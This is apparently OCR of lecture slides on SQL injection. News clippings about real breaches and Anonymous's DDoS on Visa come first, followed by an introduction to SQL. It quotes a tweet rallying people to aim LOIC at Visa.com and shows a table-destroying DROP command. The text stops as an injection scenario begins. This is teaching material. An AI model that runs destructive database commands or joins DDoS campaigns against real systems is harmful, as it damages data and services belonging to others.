
Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.

Update, April 29, 11:28 a.m. ET: In a post to one of its blogs, Microsoft says this attack was *not* the fault of a flaw in IIS: "..our investigation has shown that there are no new or unknown vulnerabilities being exploited.

attacks are in no way related to Microsoft Security Advisory (951306). The attacks are facilitated by SQL injection exploits and are not issues related to IIS 6.0, ASP, ASP.Net or Microsoft SQL technologies. SQL injection attacks enable malicious users to execute commands in an application's database. To protect against SQL injection attacks the

Command Injection in the Real World



cnet news

Latest Ne

From the looks of it, however, one ou
suspects an **SQL injection**, in which
the Web site. Markovich also questio
not noticed the hack for six months, a

Home > News > Security

Security

May 8, 2009 1:53 PM PDT

UC Berkeley computers hacked, 160,000 at risk

by Michelle Meyers

Font size Print E-mail Share 20 comments

0 tweet Share

This post was updated at 2:16 p.m. PDT with comment from an outside database security software vendor.


Hackers broke into the University of California at Berkeley's health services center computer and potentially stole the personal information of more than 160,000 students, alumni, and others, the university announced Friday.

At particular risk of identity theft are some 97,000 individuals whose Social Security numbers were accessed in the breach, but it's still unclear whether hackers were able to match up those SSNs with individual names, Shelton Waggener, UCB's chief technology officer, said in a press conference Friday afternoon.

December 8, 2010, 4:18 PM

‘Operation Payback’ Attacks Fell Visa.com

By ROBERT MACKEY



TARGET: WWW.VISA.COM :: FIRE FIRE FIRE!!! WEAPONS http://bit.ly/e6iR3X ::: SET YOUR LOIC TO irc.anonops.net ::: #DDOS #PAYBACK #WIKILEAKS

11 minutes ago via web
Retweeted by 100+ people

Anon_Operation
Operation Payback

Reply
Retweet
© 2010 Twitter About Us Contact Blog Status Resources API Business Help Jobs Terms Privacy
Operation: Payback Operation:


A message posted on Twitter by a group of Internet activists announcing the start of an attack on Visa’s Web site, in retaliation for the company’s actions against WikiLeaks.

Last Updated | 6:54 p.m. A group of Internet activists took credit for crashing the Visa.com Web site on Wednesday afternoon, hours after they launched a similar attack on MasterCard. The cyber attacks, by activists who call themselves Anonymous, are aimed at punishing companies that have acted to stop the flow of donations to WikiLeaks in recent days.

The group explained that its distributed denial of service attacks — in which they essentially flood Web sites site with traffic to slow them down or knock them offline — were part of a broader effort called Operation Payback, which

Anonymous speaks: the inside story of the HBGary hack

By Peter Bright | Last updated a day ago




The hbgaryfederal.com CMS was susceptible to a kind of attack called SQL injection. In common with other CMSes, the hbgaryfederal.com CMS stores its data in an SQL database, retrieving data from that database with suitable queries. Some queries are fixed—an integral part of the CMS application itself. Others, however, need parameters. For example, a query to retrieve an article from the CMS will generally need a parameter corresponding to the article ID number. These parameters are, in turn, generally passed from the Web front-end to the CMS.


It has been an embarrassing week for security firm HBGary and its HBGary Federal offshoot. HBGary Federal CEO Aaron Barr thought he had unmasked the hacker hordes of Anonymous and was preparing to name and shame those responsible for co-ordinating the group's actions, including the denial-of-service attacks that hit MasterCard, Visa, and other perceived enemies of WikiLeaks late last year.

When Barr told one of those he believed to be an Anonymous ringleader about his forthcoming exposé, the Anonymous response was swift and humiliating. HBGary's servers were broken into, its e-mails pillaged and published to the world, its data destroyed, and its website defaced. As an added bonus, a second site owned


Structure of Modern Web Services




Structure of Modern Web Services



Structure of Modern Web Services



Structure of Modern Web Services



Databases

- Management of groups (tuples) of related values

Customer		
AcctNum	Username	Balance
1199	zuckerberg	7746533.71
0501	bgates	4412.41
…	…	…
…	…	…

Databases

- Management of groups (tuples) of related values
- Widely used by web services to track per-user information

Customer		
AcctNum	Username	Balance
1199	zuckerberg	7746533.71
0501	bgates	4412.41
…	…	…
…	…	…

- Database runs as separate process to which web server connects
  – Web server sends queries or commands customized by incoming HTTP request
  – Database server returns associated values
  – Database server can instead modify/update values

SQL

- Widely used database query language
  - (Pronounced “ess-cue-ell” or “sequel”)
- Fetch a set of records (simplified):

  SELECT *field* FROM *table* WHERE *condition*

  returns the value(s) of the given field in the specified table, for all records where *condition* is true.
- E.g:

  SELECT Balance FROM Customer WHERE Username='bgates'
  will return the value 4412.41

Customer		
AcctNum	Username	Balance
1199	zuckerberg	7746533.71
0501	bgates	4412.41
…	…	…
…	…	…

SQL, cont.

- Can add data to the table (or modify):

```
INSERT INTO Customer
 VALUES (8477, 'oski', 10.00) -- oski has ten buckaroos
```

An SQL comment

Customer		
AcctNum	Username	Balance
1199	zuckerberg	7746533.71
0501	bgates	4412.41
8477	oski	10.00
…	…	…

SQL, cont.

- Can add data to the table (or modify):

  ```
  INSERT INTO Customer
   VALUES (8477, 'oski', 10.00) -- oski has ten buckaroos
  ```

- Or even delete entire tables:

  ```
  DROP Customer
  ```

- Semicolons separate commands:

  ```
  INSERT INTO Customer VALUES (4433, 'vladimir',
  888.99); SELECT AcctNum FROM Customer
  WHERE Username='vladimir'
  ```

  returns 4433.

SQL Injection Scenario

- Suppose web server front end stores URL parameter "`recipient`" in variable `$recipient` and then builds up a string with the following SQL query:

```
$sql = "SELECT AcctNum FROM Customer
